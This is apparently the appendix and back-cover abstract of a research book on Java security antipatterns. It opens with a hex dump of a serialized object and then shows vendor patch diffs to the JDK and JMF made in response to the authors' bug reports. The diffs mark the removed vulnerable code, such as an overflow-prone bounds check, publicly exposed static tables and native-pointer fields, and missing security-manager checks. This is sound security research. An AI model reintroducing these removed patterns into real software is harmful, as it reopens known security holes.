0000030: 0000 000d 7372 000e 6a61 7661 2e6c 616e  ....sr..java.lan
0000040: 672e 4279 7465 9c4e 6084 ee50 f51c 0200  g.Byte.N ..P....
0000050: 0142 0005 7661 6c75 6578 7200 106a 6176  .B..valuexr..jav
0000060: 612e 6c61 6e67 2e4e 756d 6265 7286 ac95  a.lang.Number...
0000070: 1d0b 94e0 8b02 0000 7870 0973 7100 7e00  ........xp.sq.~.
0000080: 020a 7371 007e 0002 0b73 7100 7e00 020c  ..sq.~...sq.~...
0000090: 7371 007e 0002 0073 7100 7e00 0201 7371  sq.~...sq.~...sq
00000a0: 007e 0002 0273 7100 7e00 0203 7371 007e  .~...sq.~...sq.~
00000b0: 0002 0473 7100 7e00 0205 7371 007e 0002  ...sq.~...sq.~..
00000c0: 0673 7100 7e00 0207 7371 007e 0002 0878  .sq.~...sq.~...x
```

A.4 Product refactorings

These modifications were made to the productive code of the JDK as reaction to our bugs reports.

A.4.1 JDK 1.4.1 from revision 01 to 02

java.util.zip.CRC32

```
--- 01/src/java/util/zip/CRC32.java        2002-09-30 00:17:36.000000000 +0200
+++ 02/src/java/util/zip/CRC32.java        2003-02-20 11:38:34.000000000 +0100
@@ -1,7 +1,7 @@
 /*
- * @(#)CRC32.java        1.27 01/12/03
+ * @(#)CRC32.java        1.29 03/02/08
  *
- * Copyright 2002 Sun Microsystems, Inc. All rights reserved.
+ * Copyright 2003 Sun Microsystems, Inc. All rights reserved.
  * SUN PROPRIETARY/CONFIDENTIAL. Use is subject to license terms.
  */

@@ -11,7 +11,7 @@
  * A class that can be used to compute the CRC-32 of a data stream.
  *
  * @see                 Checksum
- * @version         1.27, 12/03/01
+ * @version         1.29, 02/08/03
  * @author          David Connelly
  */
 public
@@ -47,7 +47,7 @@
         if (b == null) {
             throw new NullPointerException();
         }
-        if (off < 0 || len < 0 || off + len > b.length) {
+        if (off < 0 || len < 0 || off > b.length - len) {
             throw new ArrayIndexOutOfBoundsException();
         }
         crc = updateBytes(crc, b, off, len);
```

A.4.2 JDK 1.4.2 from revision 04 to 05

org.apache.xalan.compiler.Compiler

```
--- ../04/src/org/apache/xpath/compiler/Compiler.java        2004-02-23 06:25:52.000000000 +0100
+++ ../05/src/org/apache/xpath/compiler/Compiler.java        2004-06-04 04:42:40.000000000 +0200
@@ -1072,7 +1072,7 @@
       }
       catch (WrongNumberArgsException wnae)
       {
-        java.lang.String name = FunctionTable.m_functions[funcID].getName();
+        java.lang.String name = FunctionTable.getFunctionName(funcID);

         m_errorHandler.fatalError( new TransformerException(
                   XSLMessages.createXPATHMessage(XPATHErrorResources.ER_ONLY_ALLOWS,
```

org.apache.xalan.compiler.FunctionTable

```
--- ../04/src/org/apache/xpath/compiler/FunctionTable.java        2004-02-23 06:25:54.000000000 +0100
+++ ../05/src/org/apache/xpath/compiler/FunctionTable.java        2004-06-04 04:42:40.000000000 +0200
@@ -175,7 +175,7 @@
```

```
   /**
    * The function table.
    */
-  public static FuncLoader m_functions[];
+  private static FuncLoader m_functions[];

   /**
    * Number of built in functions.  Be sure to update this as
@@ -255,6 +255,17 @@
       new FuncLoader("FuncUnparsedEntityURI", FUNC_UNPARSED_ENTITY_URI);
   }

+
+  /**
+   * Return the name of the function in the static table
+   * Need to avoid making the table publicly available
+   *
+   */
+  static String getFunctionName(int funcID) {
+    return m_functions[funcID].getName();
+  }
+
+
   /**
    * Obtain a new Function object from a function ID.
    *
```

A.4.3 JDK 1.4.2 from revision 05 to 06

java.util.regex.Pattern

```
--- ../05/src/java/util/regex/Pattern.java        2004-06-04 04:40:50.000000000 +0200
+++ ../06/src/java/util/regex/Pattern.java        2004-09-29 02:57:26.000000000 +0200
@@ -1,5 +1,5 @@
 /*
- * @(#)Pattern.java        1.97 04/01/13
+ * @(#)Pattern.java        1.98 04/08/13
  *
  * Copyright 2004 Sun Microsystems, Inc. All rights reserved.
  * SUN PROPRIETARY/CONFIDENTIAL. Use is subject to license terms.
@@ -571,7 +571,7 @@
  * @author      Mike McCloskey
  * @author      Mark Reinhold
  * @author        JSR-51 Expert Group
- * @version         1.97, 04/01/13
+ * @version         1.98, 04/08/13
  * @since       1.4
  * @spec        JSR-51
  */
@@ -711,6 +711,12 @@
     private int flags;

     /**
+     * Boolean indication this pattern is compiled; this is necessary in order
+     * to lazily compile deserialized Patterns.
+     */
+    private transient volatile boolean compiled = false;
+
```

```
+    /**
      * The normalized pattern string.
      */
     private transient String normalizedPattern;
@@ -822,6 +828,10 @@
      * @return  A new matcher for this pattern
      */
     public Matcher matcher(CharSequence input) {
+        synchronized(this) {
+            if (!compiled)
+                compile();
+        }
         Matcher m = new Matcher(this, input);
         return m;
     }
@@ -1010,11 +1020,13 @@
         groupCount = 1;
         localCount = 0;

-        // Recompile object tree
-        if (pattern.length() > 0)
-            compile();
-        else
+        // if length > 0, the Pattern is lazily compiled
+        compiled = false;
+        if (pattern.length() == 0) {
             root = new Start(lastAccept);
+            matchRoot = lastAccept;
+            compiled = true;
+        }
     }

     /**
@@ -1305,6 +1317,7 @@
         buffer = null;
         groupNodes = null;
         patternLength = 0;
+        compiled = true;
     }

     /**
```

A.4.4 JDK 1.4.2 from revision 07 to 08

java.awt.color.ICC_Profile

```
--- ../07/src/java/awt/color/ICC_Profile.java        2005-01-15 19:10:18.000000000 +0100
+++ ../08/src/java/awt/color/ICC_Profile.java        2005-03-05 02:44:10.000000000 +0100
@@ -1,7 +1,7 @@
 /*
  * @(#)ICC_Profile.java        1.28 03/01/23
  *
- * Copyright 2003 Sun Microsystems, Inc. All rights reserved.
+ * Copyright 2005 Sun Microsystems, Inc. All rights reserved.
  * SUN PROPRIETARY/CONFIDENTIAL. Use is subject to license terms.
  */

@@ -36,6 +36,9 @@
```

```
 import java.util.StringTokenizer;

+import java.security.AccessController;
+import java.security.PrivilegedAction;
+
 /**
  * A representation of color profile data for device independent and
  * device dependent color spaces based on the International Color
@@ -747,26 +750,34 @@
      * @exception IllegalArgumentException If <CODE>cspace</CODE> is not
      * one of the predefined color space types.
      */
-    public static ICC_Profile getInstance (int cspace)
-    {
-    ICC_Profile thisProfile = null;
-    String fileName;
+    public static ICC_Profile getInstance (int cspace) {
+        ICC_Profile thisProfile = null;
+        String fileName;

-        try {
-            switch (cspace) {
+        switch (cspace) {
             case ColorSpace.CS_sRGB:
                 if (sRGBprofile == null) {
-                    sRGBprofile = getDeferredInstance(
-                        new ProfileDeferralInfo("sRGB.pf", ColorSpace.TYPE_RGB,
+                    try {
+                            /*
+                             * Deferral is only used for standard profiles.
+                             * Enabling the appropriate access privileges is handled
+                             * at a lower level.
+                             */
+                            sRGBprofile = getDeferredInstance(
+                                new ProfileDeferralInfo("sRGB.pf", ColorSpace.TYPE_RGB,
                                             3, CLASS_DISPLAY));
-                }
+                    } catch (IOException e) {
+                      throw new IllegalArgumentException(
+                          "Can t load standard profile: sRGB.pf");
+                    }
+                }
                 thisProfile = sRGBprofile;

                 break;

             case ColorSpace.CS_CIEXYZ:
                 if (XYZprofile == null) {
-                    XYZprofile = getInstance ("CIEXYZ.pf");
+                    XYZprofile = getStandardProfile("CIEXYZ.pf");
                 }
                 thisProfile = XYZprofile;

@@ -774,7 +785,7 @@

             case ColorSpace.CS_PYCC:
                 if (PYCCprofile == null) {
-                    PYCCprofile = getInstance ("PYCC.pf");
+                    PYCCprofile = getStandardProfile("PYCC.pf");
                 }
```

```
                thisProfile = PYCCprofile;

@@ -782,7 +793,7 @@

             case ColorSpace.CS_GRAY:
                 if (GRAYprofile == null) {
-                    GRAYprofile = getInstance ("GRAY.pf");
+                    GRAYprofile = getStandardProfile("GRAY.pf");
                 }
                 thisProfile = GRAYprofile;

@@ -790,7 +801,7 @@

             case ColorSpace.CS_LINEAR_RGB:
                 if (LINEAR_RGBprofile == null) {
-                    LINEAR_RGBprofile = getInstance ("LINEAR_RGB.pf");
+                    LINEAR_RGBprofile = getStandardProfile("LINEAR_RGB.pf");
                 }
                 thisProfile = LINEAR_RGBprofile;

@@ -799,13 +810,27 @@
             default:
                 throw new IllegalArgumentException("Unknown color space");
             }
-        } catch (IOException e) {
-            throw new IllegalArgumentException("Can t load standard profile");
-        }

         return thisProfile;
     }

+    private static ICC_Profile getStandardProfile(final String name) {
+
+      return (ICC_Profile) AccessController.doPrivileged(
+          new PrivilegedAction() {
+                public Object run() {
+                    ICC_Profile p = null;
+                    try {
+                        p = getInstance (name);
+                    } catch (IOException ex) {
+                        throw new IllegalArgumentException(
+                            "Can t load standard profile: " + name);
+                    }
+                    return p;
+                }
+            });
+    }
+

     /**
      * Constructs an ICC_Profile corresponding to the data in a file.
@@ -828,12 +853,20 @@
      * an I/O error occurs while reading the file.
      *
      * @exception IllegalArgumentException If the file does not
-     * contain valid ICC Profile data.
+     * contain valid ICC Profile data.
+     *
+     * @exception SecurityException If a security manager is installed
+     * and it does not permit read access to the given file.
      */
```

```
     public static ICC_Profile getInstance(String fileName) throws IOException {
     ICC_Profile thisProfile;
     FileInputStream fis;

+        SecurityManager security = System.getSecurityManager();
+        if (security != null) {
+            security.checkRead(fileName);
+        }
+
         if ((fis = openProfile(fileName)) == null) {
             throw new IOException("Cannot open file " + fileName);
         }
@@ -921,12 +954,19 @@
      * Constructs an ICC_Profile for which the actual loading of the
      * profile data from a file and the initialization of the CMM should
      * be deferred as long as possible.
+     * Deferral is only used for standard profiles.
+     * If deferring is disabled, then getStandardProfile() ensures
+     * that all of the appropriate access privileges are granted
+     * when loading this profile.
+     * If deferring is enabled, then the deferred activation
+     * code will take care of access privileges.
+     * @see activateDeferredProfile()
      */
     static ICC_Profile getDeferredInstance(ProfileDeferralInfo pdi)
         throws IOException {

         if (!ProfileDeferralMgr.deferring) {
-            return getInstance(pdi.filename);
+            return getStandardProfile(pdi.filename);
         }
         if (pdi.colorSpaceType == ColorSpace.TYPE_RGB) {
             return new ICC_ProfileRGB(pdi);
```

A.4.5 JDK 1.4.2 from revision 10 to 11

java.lang.reflect.Proxy

```
--- ../10/src/java/lang/reflect/Proxy.java        2005-10-10 23:05:58.000000000 +0200
+++ ../11/src/java/lang/reflect/Proxy.java        2006-02-13 18:30:42.000000000 +0100
@@ -1,7 +1,7 @@
 /*
- * @(#)Proxy.java        1.11 03/01/23
+ * @(#)Proxy.java        1.13 05/11/29
  *
- * Copyright 2003 Sun Microsystems, Inc. All rights reserved.
+ * Copyright 2006 Sun Microsystems, Inc. All rights reserved.
  * SUN PROPRIETARY/CONFIDENTIAL. Use is subject to license terms.
  */

@@ -191,7 +191,7 @@
  * successfully by the <code>invoke</code> method.
  *
  * @author        Peter Jones
- * @version        1.11, 03/01/23
+ * @version        1.13, 05/11/29
  * @see                InvocationHandler
  * @since        JDK1.3
```

```
  */
@@ -311,11 +311,17 @@
                                     Class[] interfaces)
         throws IllegalArgumentException
     {
+        if (interfaces.length > 65535) {
+            throw new IllegalArgumentException("interface limit exceeded");
+        }
+
         Class proxyClass = null;

         /* buffer to generate string key for proxy class cache */
         StringBuffer keyBuffer = new StringBuffer();

+        Set interfaceSet = new HashSet();       // for detecting duplicates
+
         for (int i = 0; i < interfaces.length; i++) {
             /*
              * Verify that the class loader resolves the name of this
@@ -341,6 +347,15 @@
                     interfaceClass.getName() + " is not an interface");
             }

+            /*
+             * Verify that this interface is not a duplicate.
+             */
+            if (interfaceSet.contains(interfaceClass)) {
+                throw new IllegalArgumentException(
+                    "repeated interface: " + interfaceClass.getName());
+            }
+            interfaceSet.add(interfaceClass);
+
             // continue building string key for proxy class cache
             keyBuffer.append(interfaces[i].getName()).append( ; );
         }
```

A.4.6 Java Media Framework 2.1.1 from revision c to e

com.sun.media.NBA

```
--- com_sun_media_NBA_211c_javap        2003-05-18 22:04:30.000000000 +0200
+++ com_sun_media_NBA_211e_javap        2003-05-18 22:03:42.000000000 +0200
@@ -1,8 +1,8 @@
 Compiled from "NBA.java"
-public class com.sun.media.NBA extends java.lang.Object{
-    public long data;
-    public int size;
-    public java.lang.Class type;
+public final class com.sun.media.NBA extends java.lang.Object{
+    private long data;
+    private int size;
+    private java.lang.Class type;
     private java.lang.Object javaData;
     private int atype;
     static java.lang.Class array$S;
@@ -10,11 +10,13 @@
     static java.lang.Class array$J;
     static java.lang.Class array$B;
     public com.sun.media.NBA(java.lang.Class, int);
-    public void finalize();
-    public java.lang.Object getData();
-    public java.lang.Object clone();
-    public void copyTo(com.sun.media.NBA);
-    public void copyTo(byte[]);
+    protected final synchronized void finalize();
+    public synchronized java.lang.Object getData();
+    public synchronized java.lang.Object clone();
+    public synchronized void copyTo(com.sun.media.NBA);
+    public synchronized void copyTo(byte[]);
+    public synchronized long getNativeData();
+    public int getSize();
     private native long nAllocate(int);
     private native void nDeallocate(long);
     private native void nCopyToNative(long, long, int);
```

The importance of JAVA as a programming and execution environment has grown steadily over the past decade. Furthermore, the IT industry has adapted JAVA as a major building block for the creation of new middleware as well as enabling technology to facilitate the migration of existing applications towards web-driven environments.

Also, the role of security in distributed environments has gained attention, after a large amount of middleware applications replaced enterprise-level mainframe systems. The perspectives on security confidentiality, integrity and availability are therefore critical for the success of competing in the market. The vulnerability level of every product is determined by the weakest embedded component, and selling vulnerable products can cause enormous economic damage to software vendors.

Antipatterns are a well-established means on the abstractional level of system modeling to educate about the effects of incomplete solutions, which are also important in the later stages of the software development process.

An important goal of this work is to create the awareness that usage of a programming language, which is designed as being secure, is not sufficient to create secure and trustworthy distributed applications.

From a high-level perspective, software architects profit from this work through the projection of the quality-of-service goals to protection details. This supports their task of deriving security requirements when selecting standard components. In order to give implementation-near practitioners a helpful starting point to benefit from our research, we provide tools and case-studies to achieve security improvements within their own applications.

eISBN 978-3-923507-68-9

ISSN 1867-7401

Preis: 18,00 €